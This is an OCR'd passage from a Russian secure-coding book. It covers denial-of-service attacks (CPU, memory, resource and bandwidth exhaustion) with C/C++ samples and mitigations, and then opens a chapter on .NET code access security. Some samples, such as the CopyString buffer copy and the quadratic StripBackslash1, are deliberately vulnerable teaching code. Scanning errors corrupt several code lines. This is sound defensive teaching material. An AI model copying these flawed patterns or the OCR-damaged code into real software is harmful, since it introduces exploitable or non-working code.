bool ReassemblePacket(FragList& frags, char** outbuf)
{
   // Предполагаем, что сборщику пакетов передали список,
   // упорядоченный по смещению.

   // Сперва определяем, сколько памяти выделять
   // для всего пакета.
   unsigned long packetlen = 0;

   // Проверяем пакет на "вредность"
   // и определяем его максимальный размер,
   unsigned short last_offset;
   unsigned short datalen;
   ip_hdr Packet;

   // Проблемы с очередностью байтов не рассматриваются -
```

```
    // ведь это всего лишь пример.

    //Получаем последний пакет.
    Packet = frags.back();

    // Как вы помните, смещение кратно 8 байтам.
    // Проверяем и маскируем флаги.
    last_offset = (Packet.ip_offset 4 0x1FFF) - 8;

    // Проверка необходима, чтобы убедиться,
    // что размер пакета не больше указанного в заголовке!
    datalen = Packet.ip_len - Packet.ip_header_len * 4;

    // Приведение всех и вся к типу unsigned long
    // позволяет избежать переполнения.
    packetlen = (unsigned long)last_offset + (unsigned long)datalen;

    // Если packetlen - переменная типа unsigned short,
    // то вычисления будут выглядеть вот так:

    // offset =  0xfff0;
    // datalen = 0x0020;
    // total =  0x10010

    // что сократится до общей суммы 0x0010,
    // и следующая проверка всегда будут возвращать true, так как значение
    // переменной типа unsigned short не может превышать 0xffff.

    if(packetlen > 0xffff)
    {
       // О-па! Плохой пакет!
       return false;
    }

    // Выделяем память и начинаем сборку пакета из фрагментов.
    // ...
    return true;

}
```

Далее — иллюстрация другой проблемы: реально поступившие данные не соответствуют описанию в структуре данных. Я знаю множество случаев, когда именно такая ошибка порождала массу проблем в различных приложениях, начиная с Microsoft Office и заканчивая ядром операционной системы.

```
/* Второй пример */
struct UNICODE_STRING
{
   WCHAR* buf;
   unsigned short len;
   unsigned short max_len;
```

```
};

void CopyString(UNICODE_STRING* pStr)
{
   WCHAR buf[20];

   // В чем проблема ТАКОГО представления?
   if(pStr->len < 20)
   {
      memcpy(buf, pStr->buf, pStr- >len * sizeof(WCHAR));
   }

   // Выполним вдобавок кое-какие операции.
}
```

Наиболее очевидный недостаток в том, что функция не проверяет, встречаются или нет указатели на NULL. Вторая ошибка — функция «верит» на слово сведениям, предоставляемым структурой. Запомните; при создании защищенного кода обязательно проверяйте все, что только можно. Например, при получении подобной строки механизм маршалинга в RPC должен выяснить, согласуется ли заявленный размер строки с размером буфера. Функции необходимо как минимум выяснить, не указывает ли *pStr->buf* на NULL. Никогда не считайте заранее, что клиенты добропорядочны,

Атаки, вызывающие перегрузку процессора

Цель подобных атак — заставить приложение «зависнуть» в цикле (лучше всего в бесконечном) ресурсоемких вычислений. Понятно, что от подвергшейся такой атаке системы толку мало. Вот пример того, как взломщик обнаруживает уязвимость приложения к таким атакам: он запрашивает файл *c:\\foo.txt* и получает сообщение об ошибке с информацией, что файл *c:\foo.txt* не найден. Ага, приложение убирает лишние символы обратного слэша — посмотрим-ка, как оно справится с множеством повторяющихся символов? Вот пример приложения (см. папку *Secureco2\Chapter17\CPU-DoS*):

```
/*
   CPU_DoS_Example.cpp
   Приложение демонстрирует результаты работы двух
   различных методов удаления повторяющихся символов
   обратного слеша.

   Существует множество способов выполнения этой задачи.
   Применяемые здесь способы приводятся лишь в качестве примера.
*/

ttinclude <windows.h>
#include <stdlo.h>
#include <assert.h>

/*
```

```
   В этом методе повторно используется буфер,
   но такой подход не слишком эффективный.
   Затраты растут пропорционально квадрату
   размера входной строки.

   Возвращается значение true, если обратный слеш убран.
*/

// Предполагается, что buf - строка с завершающим нулем,
bool StripBackslash1(char* buf)
{
   char* tmp = buf;
   bool ret = false;

   for(tmp = buf; *tmp != '\0'; tmp++)
   {
      if(tmp[0] == '\\' && tmp[1] == '\\')
      {
         // Сдвигать все символы вниз на одну позицию
         // с помощью функции strcpy, когда источник и адресат
         // совпадают очень ПЛОХО!
         // Это пример того, как НЕЛЬЗЯ делать.
         // Это приложение чревато опасностями -
         // никогда не делайте этого.
         strcpy(tmp, tmp+1);
         ret = true;
      }
   }

   return ret;
}

Л
  Это метод выполнения той же задачи с меньшей нагрузкой на процессор.
  Здесь чуть больше издержек на обработку коротких строк из-за
  выделения памяти, но зато требуется всего один проход
  всей строки.
*/

bool StripBackslash2(char* buf)
{
   unsigned long len, written;
   char* tmpbuf = NULL;
   char* tmp;
   bool foundone = false;

   len = strlen(buf) + 1;

   if(len == 1)
      return false;
```

```
    tmpbuf = (char*)malloc(len);

    // Это не то, чего хотелось бы - стоит вернуть ошибку.
    if(tmpbuf == NULL)
    {
        assert(false);
        return false;
    }

    written = 0;
    for(tmp = buf; *tmp != '\0'; tmp++)
    {
        if(tmp[0] == '\\' && tmp[1] == '\\')
        {
            //Просто не копируем его в другой буфер.
            foundone = true;
        }
        else
        {
            tmpbuf[written] = *tmp;
            written++;
        }
    }

    if(foundone)
    {
        // Повторное копирование временного буфера поверх входных данных
        // вызовом strncpy позволяет работать с буфером
        // без завершающего null.
        // Переменная tmp была увеличена на единицу
        // при последнем выходе из цикла,
        strncpy(buf, tmpbuf, written);
        buf[written] = '\0';
    }

    if(tmpbuf != HULL)
        free(tmpbuf);

    return foundone;
}

int main(int argc, char* argv[])
{
    char* input;
    char* end = "foo";
    DWORD tickcount;
    int i, j;

    // Теперь собираем строку.

    for(i = 10; i < 10000001; i *= 10)
```

```
    {
        input = (char*)malloc(i);

        if(input == NULL)
        {
            assert(false);
            break;
        }

        // Теперь заполняем строку.
        // Учтите, что строку замыкает "foo".
        // Мы запишем 2 байта после элемента input[j],
        // затем добавим "foo\0".
        for(j = 0; j < i - 5; j += 3)
        {
            input[j] = '\\';
            input[j+1] = '\\';
            input[j+2] = 'Z';
        }

        // Помните, что переменная j увеличивается до
        // проверки логического выражения в условном операторе,
        strncpy(input + j, end, 4);

        tickcount = GetTickCount();
        StripBackslash1(input);
        printf("StripBackslash1: на входе = %d символов, время = %d мс\n",
              i, GetTickCount() - tickcount);

        // Возвращаем строку в исходное состояние -
        // это разрушительный тест,
        for(j = 0; j < i - 5; j += 3)
        {
            input[j] = '\\';
            input[j+1] = '\\';
            input[j+2] = 'Z';
        }

        // Как вы помните, переменная j увеличивается до
        // проверки условного оператора.
        strncpy(input + j, end, 4);

        tickcount = GetTickCount();
        StripBackslash2(input);
        printf("StripBackslash2: на входе = %d символов, время = %d мс\n",
              i, GetTickCount() - tickcount);

        free(input);
    }

    return 0;
}
```

Программа CPU_DoS_Example.cpp отлично проверяет устойчивость функции к зловредным входным параметрам. Функция *main* создает тестовую строку и выводит информацию о производительности. Функция *StripBackslash1* избавляет от необходимости выделения дополнительного буфера, но ценой дополнительной нагрузки: число исполняемых команд пропорционально квадрату числа повторяющихся символов обратного слеша. В функции *StripBackslash2* используется дополнительный буфер, но дополнительное выделение памяти компенсируется тем, что количество исполняемых команд становится пропорциональным длине строки. В табл. 17-1 сравниваются результаты работы двух функций.

Таблица 17-1. Результаты выполнения CPU .DoS Example.cpp

Размер строки	Время выполнения *StripBackslash1*, мс	Время выполнения *StripBackslash2*, мс
10	0	0
100	0	0
1000	0	0
10 000	111	0
100 000	11 306	0
1 000 000	2 170 160	20

Из таблицы видно, что поведение двух функций не различается, пока длина строки не достигает величины около 10 000 байт. При длине в 1 млн. байт, разница составляет 36 минут на компьютере с процессором Pentium III (частота 800 МГц). Направив всего несколько таких запросов, взломщик «вырубит» сервер на довольно длительное время,

Несколько читателей первого издания этой книги указали мне на то, что функция *StripBackslash2* также не очень эффективна, так как можно избежать выделения дополнительной памяти. Я составил третью версию программы, которая расставляет все по местам. Производительность этой версии не удается измерить с помощью *GetTickCount* — возвращается время 0 мс для строк с размером вплоть до 1 Мб. Я не использовал такой подход ранее, чтобы проиллюстрировать ситуацию, когда с самого начала отказываются от одного решения в пользу другого из-за худшей производительности, демонстрируемой в «тепличных» условиях. Функция *StripBackslash1* превосходит по скорости функцию *StripBackslash2* при работе с очень короткими строками, но эту разницу в производительности можно не принимать в расчет в масштабах всего приложения. Применение функции *StripBackslash2* связано с дополнительными расходами, что компенсируется линейной масштабируемостью при росте нагрузки. Мне известны случаи, когда рабочие характеристики приложения проверялись только в обычных условиях, и такой ошибочный подход оставлял возможность реализации DoS-атак. Наверняка вы предпочтете небольшое снижение производительности в обычных условиях уязвимости к атакам типа «отказ в обслуживании». К сожалению, приведенный пример не без изъянов, потому что существует и третий вариант, превосходящий по скорости оба первоначальных, к тому же не подверженный DoS-атакам. Вот текст функции *StripBackslash3*.

```
bool StripBackslash3(char* str)
{
   char* read;
   char* write;

   // Всегда проверяйте все возможности.
   assert(str != NULL);

   if(strlen(str) < 2)
   {
      // Никаких дубликатов.
      return false;
   }

   // Инициализируем оба указателя.
   for(read = write = str + 1; *read != '\0'; read++)
   {
      // Если и этот, и последний символ - обратные
      // слеши, то на единицу увеличивается
      // не write, а только read .

      if(*read == '\\' && *(read - 1) == '\\')
      {
         continue;
      }
      else
      {
         *write = *read;
         write++;
      }
   }

   // Дописываем завершающий нуль.
   *write = '\0';

   return true;

}
```

Полноценное рассмотрение алгоритмической сложности выходит за пределы этой книги, а тестирование защиты мы подробнее обсудим в главе 19, но все-таки сейчас я познакомлю вас с некоторыми полезными инструментами, входящими в Microsoft Visual Studio, которые способны решить проблему.

На одной встрече с двумя программистами нашей группы мы обсуждали, как повысить производительность большой подсистемы. Молодой программист предложил оценить алгоритмическую сложность. Следует сказать, что он недавно окончил университет и весьма ценил теоретический подход. Более опытный программист возразил: «Это бессмысленно. Алгоритмическую сложность системы такого масштаба мы будем вычислять целую неделю. Давайте просто запустим утилиту профилирования, выявим трудоемкие функции, а затем оптимизируем их». Дохо-

дило до того, что в некоторых случаях, когда я просил Тима (старшего программиста) ускорить какую-нибудь операцию, это заканчивалось тем, мы добавляли в код циклы ожидания, чтобы сетевое оборудование не вышло из строя по причине излишней «прыти» приложения. Его практичный, основанный на опыте, подход всегда приносил плоды, а одним из его любимых инструментов был Profiler.

Для запуска профилирования приложения в Visual Studio 6 в меню Project выберите Settings и перейдите на вкладку Link. В раскрывающемся списке Category выберите General, а затем — Enable Profiling и щелкните OK. Теперь запустите свое приложение — результаты появятся в окне вывода вкладки Profile. Я изменил приложение, чтобы оно обрабатывало до 1000 символов (в прошлый раз, ожидая результата, я успел принять душ и отобедать), и вот, что получил:

```
Profile: Function timing, sorted by time
Date: Sat May 26 15:12:43 2001


Program Statistics
------------------
   Command line at 2001 May 26 15:12;
   "D:\DevStudio\MyProjects\CPU_DoS_Example\Release\CPU_DoS_Example"
   Total time: 7.822 millisecond
   Time outside of functions: 6.305 millisecond
   Call depth: 2
   Total functions: 3
   Total hits: 7
   Function coverage: 100.0%
   Overhead Calculated 4
   Overhead Average 4

Module Statistics for cpu_dos_example.exe
-----------------------------------------
   Time in module: 1.517 millisecond
   Percent of time in module: 100.0%
   Functions in module: 3
   Hits in module: 7
   Module function coverage: 100.0%

      Func        Func+Child     Hit
      Time   %      Time    %  Count  Function
-----------------------------------------------
      1.162  76.6      1.162   76.6      3 StripBackslash1(char *)
(cpu_dos_example.obj)
      0.336  22.2      1.517  100.0      1 _main
(cpu_dos_example.obj)
      0.019  1.3       0.019    1.3      3 StripBackslash2(char *)
(cpu_dos_example.obj)
```

У таймера утилиты Profiler разрешение лучше, чем у функции *GetTickCount* и, хотя наш первый тест не показывал различий, Profiler смог продемонстрировать довольно значительную разницу в производительности *StripBackslash1* и *StripBack-*

slash2. Если слегка изменить код — зафиксировать размер строки и циклически запустить код 100 раз. — удастся сравнивать работу этих функций при различных размерах входной строки. Например, при длине в 10 символов, функция *StripBackslash2* выполняется в дна раза дольше *StripBackslash1*. Но уже при размере в 100 символов *StripBackslash2* впятеро превосходит по скорости *StripBackslash1*. Программисты часто тратят уйму времени на оптимизацию функций, которые и так неплохо работают, а иногда ссылаются на важность производительности, оправдывая использование небезопасных функций. Лучше потратить время на профилирование только тех частей приложения, которые действительно серьезно влияют на производительность. В совокупности профилирование и тщательное тестирование работы функций позволяют существенно повысить устойчивость по отношению к DoS-атакам. Теперь, когда я по воле читателей, ратующих за производительность приложений, добавил функцию *StripBackslash3*, сравним с помощью профайлера работу функций *StripBackslash2* и *StripBackslash3* (табл. 17-2).

Таблица 17-2. Сравнение функций *StripBackslash2* и *StripBackslash3*

Размер строки	Доля процессорного времени *StripBackslash2*, %	Доля процессорного времени *StripBackslash3*, %	Соотношение
1000	2,5	1,9	1,32
10 000	16,7	14,6	1,14
100 000	33,6	23,3	1,44
1 000 000	46,6	34,2	1,36

Интересная картина получается. Во-первых, *StripBackslash2* не так уж плоха. Соотношение не остается постоянным при изменении размера строки, так как эффективность механизма выделения памяти операционной системой и работы диспетчера кучи зависит от размеров выделяемых областей — для одних лучше, а для других хуже. С момента работы над первым изданием конфигурация моего домашнего компьютера не менялась, поэтому условия тестирования остались теми же. Нужно заметить, что в моей системе достаточно оперативной памяти. Полагаю, результаты на системах с ОЗУ малого размера будут сильно отличаться от приведенных, так как выделение больших объемов памяти довольно ресурсоемко. Сейчас уже выпускаются процессоры, которые в три раза производительнее использованного в тесте, однако важно помнить: зачастую старые системы лучше подходят для обнаружения DoS-атак и атак, приводящих к перегрузке процессора.

Примечание Profiler больше не поставляется в составе Visual Studio .NET, но его свободно распространяемый вариант доступен на Web-странице *http://go.microsoft.com/fwlink/?Linkid=7256*. По этой ссылке вы также найдете другие профайлеры, с большим количеством функций, который можно купить в Интернет-магазине Compuware.

Атаки, вызывающие нехватку памяти

Такие атаки вызывают активную перегрузку системной памяти. При истощении запасов физической памяти одна надежда — на выгрузку содержимого в страничный файл на диске. Программисты слишком уж часто забывают проверять успешность выделения памяти функцией *new*, просто предполагая, что памяти всегда более чем достаточно. И еще: при нехватке памяти некоторые функции инициируют исключения — например, функции *InitializeCriticalSection* и *EnterCriticalSection*, хотя в Windows XP/.NET Server *EnterCriticalSection* ведет себя иначе. Учтите: при работе с драйверами устройств невыгружаемый пул представляет собой намного более ограниченный ресурс, чем обычная память,

Дэвид Мельтцер (David Meltzer) нашел показательный пример, работая в компании Internet Security Systems. Он обнаружил, что каждое подключение к компьютеру под управлением Windows NT 4 и с Terminal Server Edition требует выделения одного мегабайта памяти (в базе знаний Microsoft Knowledge Base есть статья с описанием этой проблемы — *http://support.microsoft.com/support/kb/articles/Q2 38/6/0 O ASP)*. На маломощной машине Дэвида, которую он применял для тестирования, рост числа подключений быстро приводил почти к полному «зависанию* компьютера. Если компьютер с Terminal Server настроить корректно (то есть с учетом объема памяти, приходящегося на одного пользователя), то эта проблема превращается в проблему нехватки ресурсов (описанную в следующей части) — из-за ограничения на число доступных сеансов затруднен доступ к серверу. Простейший выход из этого — не создавать «тяжеловесных» структур, пока не установлено, что на другом конце подключения находится правомочный клиент, Вы ведь не хотите, чтобы злоумышленник легко заставил приложение выполнять ресурсоемкие операции.

Атаки, вызывающие нехватку ресурсов

Во время таких атак ресурсы системы расходуются вплоть до полного их истощения. Существует много методик противодействия таким атакам, а выбираете их вы сами на основании модели опасностей. Проиллюстрирую на примере обнаруженной мной возможности успешной атаки. В Windows NT при запросе диспетчера локальной безопасности LSA используется объект-описатель *LSA_HANDLE* Я специально искал способы нанесения вреда и поэтому написал приложение, которое запрашивало LSA-описатели, но не закрывало их. Атакуемая система смогла предоставить приложению 2048 LSA-описателей, после чего прекратила их выдачу и другим процессам — в результате прекратился доступ в систему других пользователей и перестали выполняться другие важные функции.

Решение проблемы нехватки LSA-описателей довольно изящно, и его стоит проанализировать более подробно. Итак, для каждого аутентифицированного пользователя резервируется определенное число описателей. Каждый отдельно взятый пользователь в состоянии израсходовать свой запас и вызвать отказ в обслуживании, но только по отношению «к себе, любимому»; система остается доступной, так как для анонимных пользователей также выделен особый пул. Отсюда можно извлечь важный урок: никогда не позволяйте анонимным пользовате-

лям потреблять большие объемы важных ресурсов, будь это описатели, память, дисковое пространство или даже пропускная способность сети.

Один подход к решению проблемы — установить квоты. В некоторых случаях квоты становятся причиной атаки из-за нехватки ресурсов, поэтому в этом деле необходимо соблюдать осторожность. Пример: приложение, порождающее новый рабочий поток для каждого нового подключения к сокету. Если не ограничить число рабочих потоков, грамотный взломщик запросто создаст тысячи потоков и спровоцирует нехватку памяти и процессорного времени. Если же предупредить подобную ситуацию, ограничив число порождаемых потоков, взломщик просто израсходует выделенное число потоков; при этом система успешно будет противостоять, чего не скажешь о приложении,

Проклятые взломщики! Но что же делать? Может завести таблицу с адресами клиентов и налагать ограничения в зависимости от хоста-источника запросов. Сколько сеансов может потребоваться хосту? Я обнаружил, что в рассматриваемой ситуации наиболее активно обслуживающий клиентов Terminal Services сервер поддерживал сотню пользователей, поэтому ограничил число сеансов с одного хоста десятью. Вы можете столкнуться с подобной проблемой, если большинство ваших клиентов «прячутся» за прокси-серверами. Перед разработкой планов противостояния атакам нехватки ресурсов стоит изучить характер поведения клиентов приложения. И еще: с переходом на IPv6 у отдельных систем может быть много IP-адресов, к тому же этот протокол предусматривает анонимные адреса. После полного перехода с IPv4 на IPv6 поддержка таблиц с адресами источников потеряет смысл, так как каждый адрес займет в четыре раза больший объем памяти,

Более совершенный способ — выделить квоту отдельным клиентам приложения. Конечно, такой подход предполагает, что сначала пользователям придется пройти стадию идентификации. Если вы действительно решили использовать установку квот для противостояния атакам, вызывающим нехватку ресурсов, не забудьте сделать квоты настраиваемыми. Если их зафиксировать, всегда найдется клиент, которому потребуется чуть больше ресурсов.

Один из наиболее совершенных способов борьбы с нехваткой ресурсов — запрограммировать приложение так, чтобы его поведение менялось в зависимости от того, подвергается оно в данный момент атаке или нет. Так работает защита от *переполнения SYN-запросами* (SYN flood) в продуктах Microsoft: когда ресурсов достаточно, система ведет себя нормально, если же ресурсов начинает не хватать, система отключает неактивных клиентов. В файловых службах и службах печати Microsoft [протокол SMB (Server Message Block) и NetBIOS] применяется аналогичная методика. При таком подходе необходимо вести список клиентов, чьи сеансы протекают нормально. В некоторых случаях прибегают и к более сложной логике. Например, злоумышленнику легче организовать атаку, когда аутентификация не выполняется. Поэтому можно налагать «санкции» на сеансы без аутентификации и завершать их, а к сеансам пользователей, которые предоставили необходимые реквизиты, относиться доверительно. Интересный подход подавления атак на протокол TLS (Transport Level Security), вызывающих нехватку ресурсов процессора, был представлен на посвященной безопасности конференции 2001 USENIX Security Conference. «Using Client Puzzles to Protect TLS» — доклад с описанием этого подхода представили Дрю Дин (Drew Dean) из Xerox PARC и Адам Стабблфилд

(Adam Stubblefield) из Университета Райс (Rice University). В этой методике также предусматривается изменение поведения работы протокола при атаке на него. Если вы член сообщества USENIX, то полная версия доклада вам доступна на странице *http://www.usenix.org/publications/library/proceedings/sec01/dean.html.*

Для борьбы с подобными атаками также можно применять в совокупности квоты и корректно настроенные тайм-ауты. Для всех упомянутых случаев можно дать только общие рекомендации. Выбор методики защиты определятся индивидуально в каждом конкретном случае и зависит от особенностей приложения и его пользователей,

Атаки, вызывающие снижение пропускной способности сети

Возможно, лучшие классические примеры атак, направленных на снижение пропускной способности сети, — это атаки с применением сервисов echo и chargcn (генератор символов). Первый просто возвращает в ответ полученные данные, а второй «извергает» на любого клиента нескончаемый поток символов. Эти утилиты изначально предназначались для диагностики сети и оценки пропускной способности между двумя точками. Оба сервиса работают как по протоколу UDP, так и по TCP. Что же произойдет, если злоумышленник подменит пакет, исходящий с порта chargen, на пакет от другого сервиса и направит его сервису echo для широковещательной рассылки? Очень скоро у нас появится несколько систем, исступленно «перекидывающихся» пакетами с echo- па chargen-порт. Если службы написаны неудачно, то возможна даже подмена адреса источника на широковещательный адрес, причем занятая часть полосы пропускания канала будет расти в геометрической прогрессии с увеличением числа участвующих серверов, — мой друг называет это «сетевой борьбой за выживание». Вы можете возразить, что я привел нелепый пример, но многие старые службы chargcn и echo, в том числе поставляемые в составе Windows NT 4 и более ранних версий Windows, были подвержены этому типу атак. Проблема решается, если применить чуточку здравого смысла, когда вы принимаете решение о том, кому все-таки адресован этот бесконечный поток данных сервиса chargen. Поэтому большинство современных реализаций сервисов chargcn и echo не отвечают на запросы с зарезервированных портов (с номером порта меньше 1024), а также на широковещательные пакеты,

Дэвид Мельтцер, о котором я уже упоминал, обнаружил разновидность этого типа атаки, предполагающую подмену UDP-пакета с порта 135 системы под управлением Windows NT другой системе Windows NT. Этот порт принадлежит службе определителя точек вызова RPC (RPC endpoint mapping service). Определитель просматривает пришедший пакет, признает его «мусорным» и отправляет в ответ пакет об ошибке. Вторая система получает сообщение об ошибке, проверяет, является ли оно ответом на известный ему запрос и передает в ответ первому серверу пакет с другой ошибкой. Первый сервер опять возвращает ошибку и так далее. Процессоры на системах входят «в ступор», а доступная полоса пропускания сети резко уменьшается. Недавно была обнаружена и устранена возможность аналогичной атаки на другой сервис.

DoS-атакам такого типа противостоять легко — достаточно обеспечить проверку содержимого запросов перед ответом. Если поступивший пакет выглядит абсолютно бессмысленным, лучшая линия поведения — отбросить его и ничего не посылать в ответ. Отвечайте только на те запросы, которые соответствуют правилам протокола, даже если вам придется добавить дополнительную логику для исключения пакетов, направленных по широковещательному адресу или на зарезервированный порт. Атакам, направленным на снижение пропускной способности сети, больше всего подвержены сервисы, основанные на протоколах без создания подключений, такие, как ICMP (Internet Control Message Protocol) и UDP. Как в реальной жизни не стоит отвечать на некоторые вопросы, так и здесь существуют запросы, на которые лучше вообще не реагировать.


Резюме

Очень сложно противостоять DoS-атакам, и часто невозможно решить проблему целиком. Тем не менее противостояние таким атакам должно стать частью общей процедуры обеспечения безопасности. Реализация защиты от некоторых типов атак, особенно вызывающих нехватку ресурсов, иногда требует внести существенные изменения в проект приложения, поэтому не стоит откладывать рассмотрения DoS-атак до последнего момента — это способно вызвать серьезные изменения графика разработки.

Причина практически всех случаев аварийного завершения приложений — некачественно написанный код. Предотвратить такие ситуации можно, тщательно просмотрев код и протестировав приложение подачей на его вход самых разнообразных данных. Атаки с перегрузкой процессора вызывают проблемы с производительностью — они обнаруживаются при профилировании кода с одновременной подачей на вход некорректных данных. Нехватка ресурсов или памяти возникает из-за непродуманной архитектуры приложения, и она часто требует ввода дополнительных механизмов защиты для обнаружения атаки и последующей смены поведения приложения. Проанализировав, как приложение будет реагировать на некорректные сетевые запросы, вы сможете защититься от атак, направленных на снижение пропускной способности сети.

ГЛАВА

18



Создание безопасного кода в .NET

Эту главу я начну с рассказа. Когда я готовился к докладу на конференции Microsoft Professional Developer's Conference (ноябрь 2001 г.), один мой друг высказал предположение, что скоро я окажусь без работы, потому что с появлением управляемого кода и .NET Framework все проблемы с безопасностью исчезнут. Именно эта фраза заставила меня переписать код, демонстрирующий внедрение SQL-кода, с C++ на C#, чтобы показать, что мой друг ошибся.

Управляемый код действительно избавляет разработчиков (особенно программистов на C и C++) от решения многих задач по обеспечению безопасности, но это не значит, что разработка приложений превратится в автоматическую процедуру. Я надеюсь, что описанные в этой главе правила проектирования и программирования пригодятся вам при создании ваших первых приложений для .NET. Зачем я это говорю? Да затем, что мы на пороге массового перехода на Microsoft .NET, и чем раньше начать популяризацию безопасности, тем скорее разработчики научатся применять безопасные методы программирования в этой среде, выиграют же от этого все. Я покажу некоторые ошибки реализации защиты, которых легко избежать, а также некоторые проверенные методики, которым настоятельно рекомендую следовать при создании программ с поддержкой общеязыковой среды CLR (Common Language Runtime), Web-сервисов и XML.

Имейте в виду, что многие советы из других глав также можно применять для управляемого кода, в том числе такие, как;

- не хранить секреты в коде или конфигурационных файлах (web.config);
- не создавать собственные алгоритмы или реализации существующих алгоритмов шифрования, а применять классы пространства имен *System.Security.Cryptography*;
- никогда не доверять входным данным, пока не проверена их корректность.

Управляемый код в CLR .NET снижает общую уязвимость системы, в том числе по отношению к таким опасностям, как переполнение буфера и некоторые проблемы доверенного мобильного кода, включая элементы управления ActiveX. Традиционные механизмы защиты в Microsoft Windows предусматривают только идентификацию участника безопасности. Иначе говоря, если система доверяет пользователю, код выполняется в контексте его учетной записи и обладает теми же привилегиями, что и сам пользователь. Технология ограниченных маркеров (restricted token) в Windows 2000 и последующих ОС семейства устраняет часть связанных с этим проблем (подробнее об ограниченных маркерах — в главе 7), В .NET предусмотрены дополнительные механизмы обеспечения безопасности: уровень доверия коду определяется не только привилегиями пользователя, но и системной политикой и подтвержденными свойствами (цифровая подпись или сайт-источник кода) самого кода, на основании которых принимается решение о предоставлении разрешений,

Это очень важно, так как в мире Интернета часто приходится выполнять код, авторство которого неизвестно и который не предоставляет никаких гарантий безопасности. Доверяйте пользователю больше, чем коду (здесь речь идет об одном из аспектов доверия на основании личности пользователя, а не характере самого кода) — в этом случае высокопривилегированные пользователи, не рискуя ничем, смогут выполнять даже небезопасный код. Наиболее типичный случай — исполнение сценариев па Web-страницах: запуск сценариев практически с любого Web-сайта (естественно, при условии безопасной реализации браузера) безопасен, так как права сценария строго ограничены. Появившееся в .NET понятие доверия на основе кода обеспечивает намного большую гибкость и позволяет выдержать тонкий баланс между защитой и широтой функциональных возможностей. Сейчас доверие определяется на доказанных свойствах, а не на жесткой предопределенной модели, как в случае с Web-сценариями,

Примечание По моему мнению, лучшие и наиболее безопасные приложения — те, в которые применяются оптимальные механизмы защиты, встроенные в ОС и .NET, так как каждая «закрывает» определенный класс брешей. Но не существует универсального подхода, поэтому важно понимать, какие технологии оптимальны в той или иной ситуации. А для этого следует применять модели опасностей.

Однако внимание: вы не в полной безопасности. Это впечатление ложно! Хотя архитектура .NET и управляемый код сводят на нет риск некоторых атак, их нельзя считать панацеей от всех бед.

Внимание! CLR защищает от многих напастей, но это не значит, что можно программировать спустя рукава. Даже самые лучшие механизмы защиты не спасут, если не следовать базовым принципам безопасности.

Прежде чем познакомить вас с оптимальными методиками реализации защиты в управляемом коде, я сделаю небольшое отступление и расскажу о защите доступа к коду (Code Access Security, CAS) в .NET.

Безопасность доступа к коду в картинках

В этом разделе коротко, в максимально наглядной форме описан механизм защиты доступа к коду в .NET CLR. Кроме того, вы узнаете новые термины, которые пригодятся при чтении этой главы. Однако, если вам нужен детальный разбор этой технологии, рекомендую книгу «.NET Framework Security» (см. библиографический список).

Я не стану вдаваться в детали, а просто продемонстрирую CAS в конкретной ситуации: оформление книги в библиотеке. Дела обстоят так: Кэрол нужна книга из библиотеки, в которой она не записана, поэтому она просит своих друзей Вики и Сэнди взять книгу (рис. 18-1).

Рис. 18-1. *Кэрол запрашивает книгу из библиотеки через своих друзей*

В реальности все сложнее: если библиотека будет выдавать книги всем подряд, очень скоро фонды иссякнут, так как на свете не так уж много добросовестных людей. Поэтому книги защищают правилами — их выдают только абонентам библиотеки. К сожалению. Кэрол не записана в библиотеку (рис. 18-2).




Рис. 18-2. *В библиотеке действуют правила выдачи книг, поэтому, не будучи абонентом, Кэрол не сможет взять ни одной книги*

Невероятно, вы только что познакомились с основами CAS! Теперь эту же ситуацию выразим в терминах CAS. Начнем с рис. 18-3.

Рис. 18-3. *Библиотечные правила в терминах CAS*

В реальном мире существуют способы обойти существующие правила, в результате чего Кэрол получит-таки книгу, конечно, только если соблюдаются некоторые условия, налагаемые Вики и Сэнди. Посмотрите на ситуацию на рис. 18-4, здесь добавлены некоторые модификаторы и их названия в CAS.

Рис. 18-4. *Проецирование «реальных» просьб на работу системы защиты*

Как я уже говорил, цель этого «кавалерийского набега* на CAS, только чтобы вы получили общее представление, как она работает.

Рекомендую: утилита FxCop

Прежде чем рассказать вам о методиках безопасного программирования и проектирования, считаю своим долгом сообщить о полезной утилите FxCop (она доступна на сайте *http://www.gotdotnet.com*) которая должна быть в арсенале каждого разработчика. FxCop — инструмент анализа кода, который проверяет соот-

ветствие сборок .NET рекомендациям по проектированию в каркасе .NET — .NET Framework Design Guidelines (*http://msdn.microsoft.com/library/en-us/cpgenref/ html/ cpconnetframeworkdesignguidelines.asp*)Этим средством следует проверять каждую создаваемую сборку и устранять найденные ошибки. Как и в случае других инструментальных средств, то, что FxCop не находит никаких брешей защиты, отнюдь не значит, что программа абсолютно безопасна, а лишь говорит о неплохом начальном состоянии кода в плане безопасности. На рис. 18-5 показан результат анализа сборки с помощью FxCop.

Примечание FxCop может создавать XML файл со списком всех ошибок в сборке. Однако если вам нужен более удобочитаемый отчет, добавьте после первой строки:

```
<?xml version=»1.0"?>
```

такую:

```
<?xml-stylesheet href=»C:\Program Files\Microsoft
FxCop\Xml\violationsreport.xsl»        type=»text/xsl»?>
```

